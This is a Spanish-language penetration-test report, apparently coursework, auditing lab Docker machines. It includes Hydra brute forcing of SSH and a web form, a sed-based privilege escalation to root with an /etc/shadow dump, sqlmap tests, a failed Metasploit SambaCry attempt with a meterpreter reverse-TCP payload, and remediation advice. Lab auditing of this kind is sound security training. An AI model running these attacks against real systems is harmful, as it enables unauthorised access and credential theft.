Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

[ADP: CISA-ADP](#)

Base Score: [9.8 CRITICAL](#)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

<https://nvd.nist.gov/vuln/detail/cve-2017-7494>

3) Fase de explotación

3.1) Puerto 22 SSH

Pasamos a la fase de explotación para la que vamos a usar la herramienta **Hydra**

Usaremos los usuarios descubiertos en la fase de enumeración: "andy" y "lucas"

```
$ hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4 -o hydra_lucas.txt
```

Desglosamos opciones de hydra a usar:

-l lucas

- -l = login (usuario)
- lucas = nombre de usuario que probamos
- Solo probamos con el usuario lucas

-P /usr/share/wordlists/rockyou.txt

- -P = Password file (archivo de contraseñas)
- Prueba todas las contraseñas de este archivo
- Rockyou.txt tiene más de 14 millones de contraseñas comunes

ssh://172.17.0.2

- Protocolo: SSH
- IP objetivo: 172.17.0.2

-t 4

- -t = threads (hilos)
- 4 = número de intentos paralelos simultáneos
- Más hilos = más rápido, pero también más ruido.

-o

- Guarda resultado en archivo de texto

```
[daniel@kalim]-(~/.../Proyecto/paradise/fase_explotacion/port22]
$ hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4 -o hydra_lucas.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-01 11:50:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: lucas password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-01 11:50:31
```

- Conseguimos la password del usuario lucas que es "**chocolate**"

Dejamos ejecutándose la segunda búsqueda con el usuario Andy, pero nos encontramos que tardaría más de un día en completarse por lo que la abortamos.

```
[daniel@kalim]-(~/.../Proyecto/paradise/fase_explotacion/port22]
$ hydra -l andy -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4 -o hydra_andy.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

Pasamos a conectarnos por SSH con las credenciales lucas//chocolate

\$ ssh lucas@172.17.0.2

```
[daniel@kalim]-(~/.../paradise/fase_enumeracion/TCP/port139_445]
$ ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm
8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts
.
lucas@172.17.0.2's password:
$ whoami
lucas
$ id
uid=1001(lucas) gid=1001(lucas) groups=1001(lucas)
$ ls -la
total 20
drwxr-xr-x 2 lucas lucas 4096 Aug 30 2024 .
drwxr-xr-x 1 root root 4096 Aug 30 2024 ..
-rw-r--r-- 1 lucas lucas 220 Apr  9 2014 .bash_logout
-rw-r--r-- 1 lucas lucas 3637 Apr  9 2014 .bashrc
-rw-r--r-- 1 lucas lucas  675 Apr  9 2014 .profile
```

Una vez dentro comprobamos los permisos especiales que tiene el usuario lucas

```
$ sudo -l
```

```
$ sudo -l
Matching Defaults entries for lucas on a0ee040b0ae5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
\:/bin\:/snap/bin

User lucas may run the following commands on a0ee040b0ae5:
    (andy) NOPASSWD: /bin/sed
```

Encontramos un binario

El usuario lucas puede ejecutar el comando sed como si fuera andy, sin necesitar la password de andy, permitiendo leer archivos que solo andy puede ver.

Buscamos más información en la carpeta de andy

```
$ ls -la /home
total 16
drwxr-xr-x 1 root root 4096 Aug 30 2024 .
drwxr-xr-x 1 root root 4096 Sep 29 11:51 ..
drwxr-xr-x 1 andy andy 4096 Aug 30 2024 andy
drwxr-xr-x 2 lucas lucas 4096 Aug 30 2024 lucas
$ ls -la /home/andy
total 20
drwxr-xr-x 1 andy andy 4096 Aug 30 2024 .
drwxr-xr-x 1 root root 4096 Aug 30 2024 ..
-rw-r--r-- 1 andy andy 220 Apr 9 2014 .bash_logout
-rw-r--r-- 1 andy andy 3687 Aug 30 2024 .bashrc
-rw-r--r-- 1 andy andy 675 Apr 9 2014 .profile
$
```

Encontramos el archivo de configuración .bashrc el que vamos a explorar en busca de posible información sensible como credenciales o configuraciones inseguras

Ahora ejecutamos sed como usuario andy, para leer el archivo .bashrc de andy

```
$ sudo -u andy /bin/sed '' /home/andy/.bashrc
```

```
$ sudo -u andy /bin/sed '' /home/andy/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
```

Encontramos la siguiente información valiosa, andy tiene una alias llamado secret_bin que ejecuta el programa privileged_exec.

```
alias secret_bin='/usr/local/bin/privileged_exec'
```

Ahora investigamos el programa

```
ls -la /usr/local/bin/privileged_exec
```

```
$ ls -la /usr/local/bin/privileged_exec
-rwsr-xr-x 1 root root 8789 Aug 30 2024 /usr/local/bin/privileged_exec
```

Encontramos que tiene permiso SUID por lo que lucas puede ejecutar el programa como root.

- Ahora ejecutamos como andy usando sed y ejecutamos el programa

```
$ sudo -u andy /bin/sed -n '1e /usr/local/bin/privileged_exec' /etc/hosts
```

```
$ sudo -u andy /bin/sed -n '1e /usr/local/bin/privileged_exec' /etc/hosts
root@a0ee040b0ae5:~#
```

Conseguimos acceso ROOT al sistema

Una vez aquí no conseguimos que la Shell responda a los comandos que ejecutamos

```
root@a0ee040b0ae5:~# whoami
root@a0ee040b0ae5:~# pwd
root@a0ee040b0ae5:~# ls -la
```

```
root@a0ee040b0ae5:~# cat /etc/shadow > /tmp/shadow.txt
```

```
root@a0ee040b0ae5:~# cat /etc/shadow > /tmp/shadow.txt
```

```
cat: /tmp/shadow.txt: No such file or directory
root:*:18247:0:99999:7:::
daemon:*:18247:0:99999:7:::
bin:*:18247:0:99999:7:::
sys:*:18247:0:99999:7:::
sync:*:18247:0:99999:7:::
games:*:18247:0:99999:7:::
man:*:18247:0:99999:7:::
lp:*:18247:0:99999:7:::
```

Conseguimos el archivo /etc/shadow con los hashes de las contraseñas

```
syslog:*:18247:0:99999:7:::
sshd:*:19965:0:99999:7:::
andy:$6$JWfNA2W$N9x4KyDjTKe4xunh4FMnYE234Buws/f2d1Li9TwkEE.qugg11UXeWrwxACTzezBM8eh0FGUDdgdNeV0E97cnf/:19965:0:99999:7:::
lucas:$6$p205m8U3$AL6nSiUMmxVqa72mg62rebi.y4It/loIILYFruC7XTDunAlC8wzJbxELQU.Fc8TpNZwP4.tvuS3N7MGGiF45uQ0:19965:0:99999:7:::
$
```

El prefijo \$6\$ indica que son hashes SHA-512

```
andy:$6$JWfNA2W5$N9x4KyDjTKe4xunh4FMnYE234Buws/f2dlLi9TwkEE.qugg11UXeWrwxACTzezBM8eh0FGUDgdNeV0E97cnf/:19965:0:99999:7:::
```

```
lucas:$6$p2O5m8U3$AL6nSiUMmxVqa72mg62rebi.y4lt/loILYFruC7XTDunAlC8wzJbxELQU.Fc8TpNZwP4.tvuS3N7MGGiF45uQ0:19965:0:99999:7:::
```

Puerto 22(SSH): Explotado con éxito mediante fuerza bruta, conseguimos acceso root

3.2) Puerto 80 HTTP

“Como identificamos en la fase de enumeración, el formulario envía datos a verify_code_php para su verificación”

Creamos lista con las 1000 contraseñas más comunes de rockyou

```
$ head -1000 /usr/share/wordlists/rockyou.txt > top1000.txt
```

Creamos lista con 3 emails posibles:

```
$ cat > emails.txt << EOF
```

```
heredoc> lucas@paradise.com
```

```
heredoc> lucas@localhost
```

```
heredoc> lucas@andy
```

```
heredoc> EOF
```

Supuestamente hydra consigue 12 credenciales

```
$ hydra -L emails.txt -P top1000.txt 172.17.0.2 \
http-post-form "/verify_code.php:email=^USER^&code=^PASS^:F=incorrect" \
-V -t 4
```

```
[hydra] target 172.17.0.2 login lucas@paradise.com pass password [1/1]
[80][http-post-form] host: 172.17.0.2    login: lucas@paradise.com    password: password
[80][http-post-form] host: 172.17.0.2    login: lucas@paradise.com    password: 123456
[80][http-post-form] host: 172.17.0.2    login: lucas@paradise.com    password: 12345
[80][http-post-form] host: 172.17.0.2    login: lucas@paradise.com    password: 123456789
```

```
[80][http-post-form] host: 172.17.0.2 login: lucas@andy password: 123456
[80][http-post-form] host: 172.17.0.2 login: lucas@andy password: 12345
[80][http-post-form] host: 172.17.0.2 login: lucas@andy password: 123456789
[80][http-post-form] host: 172.17.0.2 login: lucas@andy password: password
1 of 1 target successfully completed, 12 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-29 17:31:58
```

Al verificar con curl las credenciales lucas@paradise.com / password

```
$ curl -X POST http://172.17.0.2/verify_code.php \
-d email=lucas@paradise.com&code=password
```

```
$ curl -X POST http://172.17.0.2/verify_code.php \
-d "email=lucas@paradise.com&code=password"
Invalid access code.
```

Pruebas de SQL Injection

Al no conseguir acceso con credenciales comunes, procedemos a probar inyección SQL en los formularios web con sqlmap:

```
$ sqlmap -u "http://172.17.0.2/process_booking.php" \
--data="email=test@test.com" --batch
```

```
(daniel@kalim)-[~/.../Proyecto/paradaise_machine/fase_explotacion/port80]
$ sqlmap -u "http://172.17.0.2/process_booking.php" \
--data="email=test@test.com" --batch
```

```
[17:55:05] [WARNING] POST parameter 'email' does not seem to be injectable
```

```
$ sqlmap -u "http://172.17.0.2/login.php" --forms --batch
```

```
(daniel@kalim)-[~/.../Proyecto/paradaise_machine/fase_explotacion/port80]
$ sqlmap -u "http://172.17.0.2/login.php" --forms --batch
```

```
[17:56:20] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to the next target
```

Ambos formularios están correctamente protegidos contra SQL injection

3.3) Puertos 139 – 445 SMB

Partiendo de la vulnerabilidad crítica de **Samba 4.3.11. CVE-2017-7494: (SambaCry)** encontrada en la fase de enumeración.

Con el exploit **EDB-ID 42084**: Ejecución remota de código disponible en Metasploit

Vamos a intentar la explotación SMB con Metasploit

Paso 1: Arrancamos metasploit

```
$ msfconsole
```

```
(daniel@kalim)-[~/.../Proyecto/paradise/fase_explotacion/port139_445]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```

```
=[
metasploit v6.4.84-dev
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Paso 2: Buscamos el módulo de SambaCry

```
msf > search samba 4.3
```

```
msf > search samba 4.3
[-] No results from search
msf >
```

No encontramos resultados, buscamos por el CVE

msf > search CVE-2017-7494

```
msf > search CVE-2017-7494
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/linux/samba/is_known_pipename  2017-03-24  excellent  Yes    Samba is_known_pipename() Arbitrary Module
Load
1   \_ target: Automatic (Interact) .
2   \_ target: Automatic (Command) .
3   \_ target: Linux x86 .
4   \_ target: Linux x86_64 .
5   \_ target: Linux ARM (LE) .
6   \_ target: Linux ARM64 .
7   \_ target: Linux MIPS .
8   \_ target: Linux MIPSLE .
9   \_ target: Linux MIPS64 .
10  \_ target: Linux MIPS64LE .
11  \_ target: Linux PPC .
12  \_ target: Linux PPC64 .
13  \_ target: Linux PPC64 (LE) .
14  \_ target: Linux SPARC .
15  \_ target: Linux SPARC64 .
16  \_ target: Linux s390x .

Interact with a module by name or index. For example info 16, use 16 or use exploit/linux/samba/is_known_pipename
After interacting with a module you can manually set a TARGET with set TARGET 'linux s390x'
```

Paso 3: Elegimos el módulo 0 que equivale al exploit

msf > use 0

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(linux/samba/is_known_pipename) >
```

Metasploit seleccionó un payload por defecto

Verificamos las opciones disponibles dentro del módulo

msf exploit(linux/samba/is_known_pipename) > show options

```

msf exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported prox
ies: sapni, socks4, socks5, http, socks5h
RHOSTS         yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
sics/using-metasploit.html
RPORT          445          yes       The SMB service port (TCP)
SMB_FOLDER     no           no        The directory to use within the writeable SMB share
SMB_SHARE_NAME no           no        The name of the SMB share containing a writeable directory

Exploit target:

Id  Name
--  --
0   Automatic (Interact)

View the full module info with the info, or info -d command.

```

RPORT ya se encuentra configurado en el puerto 445

Configuramos **RHOSTS** con la IP target que es nuestra máquina Paradise

msf exploit(linux/samba/is_known_pipename) > set RHOSTS 172.17.0.2

Comprobamos de nuevo

msf exploit(linux/samba/is_known_pipename) > show options

```

Module options (exploit/linux/samba/is_known_pipename):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported prox
ies: sapni, socks4, socks5, http, socks5h
RHOSTS        172.17.0.2    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
sics/using-metasploit.html
RPORT          445          yes       The SMB service port (TCP)
SMB_FOLDER     no           no        The directory to use within the writeable SMB share
SMB_SHARE_NAME no           no        The name of the SMB share containing a writeable directory

Exploit target:

Id  Name
--  --
0   Automatic (Interact)

View the full module info with the info, or info -d command.

```

Paso 4: Comprobamos el payload actual

```
msf exploit(linux/samba/is_known_pipename) > show payloads
```

Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
0	payload/cmd/unix/interact	.	normal	No	Unix Command, Interact with Established Connection	

Paso 5: Comprobamos los targets disponibles con sus arquitecturas soportadas

```
msf exploit(linux/samba/is_known_pipename) > show targets
```

```
Exploit targets:
```

Id	Name
--	--
⇒ 0	Automatic (Interact)
1	Automatic (Command)
2	Linux x86
3	Linux x86_64
4	Linux ARM (LE)
5	Linux ARM64
6	Linux MIPS
7	Linux MIPSLE
8	Linux MIPS64
9	Linux MIPS64LE
10	Linux PPC
11	Linux PPC64
12	Linux PPC64 (LE)
13	Linux SPARC
14	Linux SPARC64
15	Linux s390x

Conectamos por SSH y verificamos que la máquina target es la opción 3 Linux x86_64

```
$ uname -m
```

```
(daniel@kalim)-[~]
$ ssh lucas@172.17.0.2
lucas@172.17.0.2's password:
Last login: Wed Oct  1 11:11:05 2025 from 172.17.0.1
$ uname -m
x86_64
```

Elegimos la opción 3 “x86_64” y verificamos de nuevo con show options

```

msf exploit(linux/samba/is_known_pipename) > show options
Module options (exploit/linux/samba/is_known_pipename):
Name          Current Setting  Required  Description
CHOST          no             The local client address
CPORT          no             The local client port
Proxies        no             A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS         172.17.0.2    yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445            yes           The SMB service port (TCP)
SMB_FOLDER     no             The directory to use within the writeable SMB share
SMB_SHARE_NAME no             The name of the SMB share containing a writeable directory

Exploit target:
Id  Name
--  --
3   Linux x86_64

```

En el paso final de ejecutar el exploit nos damos cuenta de que el payload asignado no es compatible

```

msf exploit(linux/samba/is_known_pipename) > exploit
[-] 172.17.0.2:445 - Exploit failed: cmd/unix/interact is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/is_known_pipename) > run
[-] 172.17.0.2:445 - Exploit failed: cmd/unix/interact is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/is_known_pipename) >

```

Comprobamos payload, para encontrar uno compatible

```
msf exploit(linux/samba/is_known_pipename) > show payloads
```

Elegimos el payload de meterpreter linux x64

8	payload/linux/x64/meterpreter/reverse_tcp	.	normal	No	Linux Mettle x64, Reverse TCP Stager
---	---	---	--------	----	--------------------------------------

```

msf exploit(linux/samba/is_known_pipename) > set payload 8
payload => linux/x64/meterpreter/reverse_tcp

```

Configuramos nuestra ip

```
msf exploit(linux/samba/is_known_pipename) > set LHOST 192.168.254.130
```

msf exploit(linux/samba/is_known_pipename) > set LHOST 192.168.254.130
LHOST => 192.168.254.130

Comprobamos show options de nuevo

```

msf exploit(linux/samba/is_known_pipename) > show options
Module options (exploit/linux/samba/is_known_pipename):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS        172.17.0.2    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445          yes        The SMB service port (TCP)
SMB_FOLDER     no           no        The directory to use within the writeable SMB share
SMB_SHARE_NAME no           no        The name of the SMB share containing a writeable directory

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---           ---        ---
LHOST        192.168.254.130 yes        The listen address (an interface may be specified)
LPORT        4444         yes        The listen port

Exploit target:
Id  Name
--  --
3   Linux x86_64

```

Ejecutamos pero nos vuelve a dar fallo

```

msf exploit(linux/samba/is_known_pipename) > exploit
[*] Started reverse TCP handler on 192.168.254.130:4444
[-] 172.17.0.2:445 - Exploit failed: NoMethodError undefined method `upcase' for nil
[*] Exploit completed, but no session was created.

```

Este fallo suele dar cuando falta configurar el recurso compartido SMB

Configuramos el recurso compartido que encontramos con enum4linux llamado **sambashare**

```
msf exploit(linux/samba/is_known_pipename) > set SMB_SHARE_NAME sambashare
```

```

msf exploit(linux/samba/is_known_pipename) > set SMB_SHARE_NAME sambashare
SMB_SHARE_NAME => sambashare

```

Al comprobar de nuevo la configuración con show options ya aparece SMB_SHARE_NAME asignado

```

SMB_SHARE_NAME  sambashare      no           The name of the SMB share containing a writeable directory

```

Nos vuelve a dar un fallo, parece que sambashare no es accesible o no tiene permisos correctos

```
msf exploit(linux/samba/is_known_pipename) > exploit
[*] Started reverse TCP handler on 192.168.254.130:4444
[-] 172.17.0.2:445 - No suitable share and path were found, try setting SMB_SHARE_NAME and SMB_FOLDER
[-] 172.17.0.2:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
```

Puertos 139/445(SMB): no explutable por configuración.

4) Vulnerabilidades y recomendaciones

4.1) Puerto 22- OpenSSH 6.6.1p1

Vulnerabilidad: Versión obsoleta y contraseña débil

- Usuario lucas: contraseña "chocolate" (palabra común de diccionario)
- OpenSSH 6.6.1p1 de 2014 (11 años desactualizada)

Impacto: Acceso no autorizado mediante fuerza bruta, vulnerabilidades conocidas (CVE-2018-15473, CVE-2016-10009, CVE-2016-10010)

Recomendación:

1. Actualizar OpenSSH a versión 9.9 o superior
2. Implementar política de contraseñas robustas (mínimo 12 caracteres con complejidad)
3. Implementar autenticación de dos factores (2FA)

4.2) Puerto 80- Apache 2.4.7

Vulnerabilidad 1: Mensaje con información sensible

- Archivo /estoesunsecreto/mensaje_para_lucas.txt expone que lucas tiene contraseña débil

Impacto: Facilita ataques dirigidos de fuerza bruta

Recomendación: Eliminar archivos con información sensible del servidor web

Vulnerabilidad 2: Versión obsoleta de Apache

- Apache 2.4.7 de 2014 (vulnerable a DoS - CVE-2007-6750)

Impacto: Denegación de servicio (Slowloris attack)

Recomendación: Actualizar Apache a versión 2.4.62 o superior

4.3) Puertos 139/445- Samba 4.3.11

Vulnerabilidad: Versión crítica con SambaCry

- Samba 4.3.11 vulnerable a CVE-2017-7494 (SambaCry) - Severidad crítica 9.8
- Permite ejecución remota de código sin autenticación

Impacto: Compromiso total del sistema sin credenciales

Recomendación: Actualizar Samba inmediatamente a versión 4.4.14 o superior

4.4) Configuración del sistema

Vulnerabilidad: Configuración sudo insegura


- Lucas puede ejecutar /bin/sed como andy sin contraseña
- Binario SUID /usr/local/bin/privileged_exec permite escalada a root

Impacto: Escalada de privilegios completa (lucas → andy → root)

Recomendación:

1. Eliminar permiso sudo de sed para lucas
2. Limitar la ejecución del bit SUID de privileged_exec

Auditoría máquina Winterfell



Daniel Pérez Sánchez

1) Preparación de máquina vulnerable Docker

Una vez tenemos ubicado en nuestra máquina Kali el Docker de la máquina winterfell

Podemos arrancar la máquina winterfell mediante el script `sudo bash auto_deploy.sh winterfell.tar`

```
$ ls -la
```

```
[daniel@kalim] - [~/Documentos/Proyecto/winterfell]
$ ls -la
total 522676
drwxrwxr-x 4 daniel daniel 4096 Oct  6 11:06 .
drwxrwxr-x 4 daniel daniel 4096 Oct  6 10:36 ..
drwxrwxr-x 4 daniel daniel 4096 Oct  6 11:07 Auditoria_winterfell
drwxrwxr-x 22 daniel daniel 4096 Oct  6 10:35 Docker_winterfell
-rwxrw-rw- 1 daniel daniel 5250 Oct  3 16:06 auto_deploy.sh
-rwxrw-rw- 1 daniel daniel 535190016 Oct  3 16:06 winterfell.tar
```

```
$ sudo bash auto Deploy.sh winterfell.tar
```

Ahora dejamos esta consola minimizada en la que se encontraría la máquina winterfell corriendo.

Desde otra consola probamos conectividad con la máquina winterfell

```
$ ping -c 4 172.17.0.2
```

```
└──(daniel㉿kalim)-[~]
$ ping -c 4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.235 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.103 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.091 ms

--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.041/0.117/0.235/0.071 ms
```

Ya seguimos trabajando con esta terminal.

2) Fase de enumeración

2.1 Puertos UDP

Empezamos escaneando los 100 puertos UDP más importantes, el resultado es que se encuentran todos cerrados.

```
$ sudo nmap -sU -vvv --top-ports 100 172.17.0.2 -oN udp_top100.txt
```

```
└──(daniel㉿kalim)-[~/.../Auditoria_winterfell/fase_enumeracion/nmap_winterfell/UDP]
$ cat udp_top100.txt
# Nmap 7.95 scan initiated Mon Oct  6 14:09:38 2025 as: /usr/lib/nmap/nmap -sU -vvv --top-ports 100 -oN udp_top100.txt 172.17.0.2
Increasing send delay for 172.17.0.2 from 800 to 1000 due to 11 out of 12 dropped probes since last increase.
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.00012s latency).
Scanned at 2025-10-06 14:09:38 CEST for 99s

PORT      STATE     SERVICE      REASON
7/udp     closed    echo        port-unreach ttl 64
9/udp     closed    discard     port-unreach ttl 64
17/udp    closed    qotd       port-unreach ttl 64
19/udp    closed    chargen   port-unreach ttl 64
```

Lista de puertos UDP revisados:

7,9,17,19,49,53,67,68,69,80,88,111,120,123,135,136,137,138,139,158,161,162,177,427,443
,445,497,500,514,515,518,520,593,623,626,631,996,997,998,999,1022,1023,1025,1026,102
7,1028,1029,1030,1433,1434,1645,1646,1701,1718,1719,1812,1813,1900,2000,2048,2049,
2222,2223,3283,3456,3703,4444,4500,5000,5060,5353,5632,9200,10000,17185,20031,307
18,31337,32768,32769,32771,32815,33281,49152,49153,49154,49156,49181,49182,49185,
49186,49188,49190,49191,49192,49193,49194,49200,49201,65024

2.2 Puertos TCP

Revisamos los puertos abiertos en la máquina

```
$ nmap -vvv --open -sS -p- -Pn 172.17.0.2 -oN openport_winterfell
```

```
[(daniel@kalim)-[~/.../winterfell/Auditoria_winterfell/fase_enumeracion/nmap_winterfell]
$ cat openport_winterfell
# Nmap 7.95 scan initiated Mon Oct  6 11:16:45 2025 as: /usr/lib/nmap/nmap --
privileged -vvv --open -sS -p- -Pn -oN openport_winterfell 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000010s latency).
Scanned at 2025-10-06 11:16:45 CEST for 1s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Mon Oct  6 11:16:46 2025 -- 1 IP address (1 host up) scanned in
1.32 seconds
```

Se encuentran los puertos TCP 22, 80, 139 y 445 abiertos.

Nuevo escáner ahora para conseguir más información sobre los servicios en cada puerto.

```
$ sudo nmap -p22,80,139,445 -sCV -oN services_winterfell 172.17.0.2
```

```
[(daniel@kalim)-[~/.../winterfell/Auditoria_winterfell/fase_enumeracion/nmap_winterfell]
$ cat services_winterfell
# Nmap 7.95 scan initiated Mon Oct  6 11:56:03 2025 as: /usr/lib/nmap/nmap -p22,80,139,445 -sCV -oN services_winterfell 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000069s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_ 256 39:f8:45:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
|_ 256 43:9b:ac:9c:d3:0c:ad:95:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.61 ((Debian))
| http-server-header: Apache/2.4.61 (Debian)
| http-title: Juego de Tronos
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|_ 3:1:1
| Message signing enabled but not required
| smb2-time:
| date: 2025-10-06T09:56:15
| start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  6 11:56:20 2025 -- 1 IP address (1 host up) scanned in 16.87 seconds
```

Confirmamos servicios

- Puerto 22 – SSH, versión OpenSSH 9.2
- Puerto 80 – HTTP, versión Apache httpd 2.4.61
- Puertos 139/445 – Samba en su versión 4.17.12

Nos apoyamos de la opción “–script=vuln” de nmap para verificar si se encuentran vulnerabilidades en las versiones de nuestros servicios.

```
sudo nmap --script=vuln -vvv -p22 -Pn -oN vulnerabilidades_port22.txt 172.17.0.2
```

```
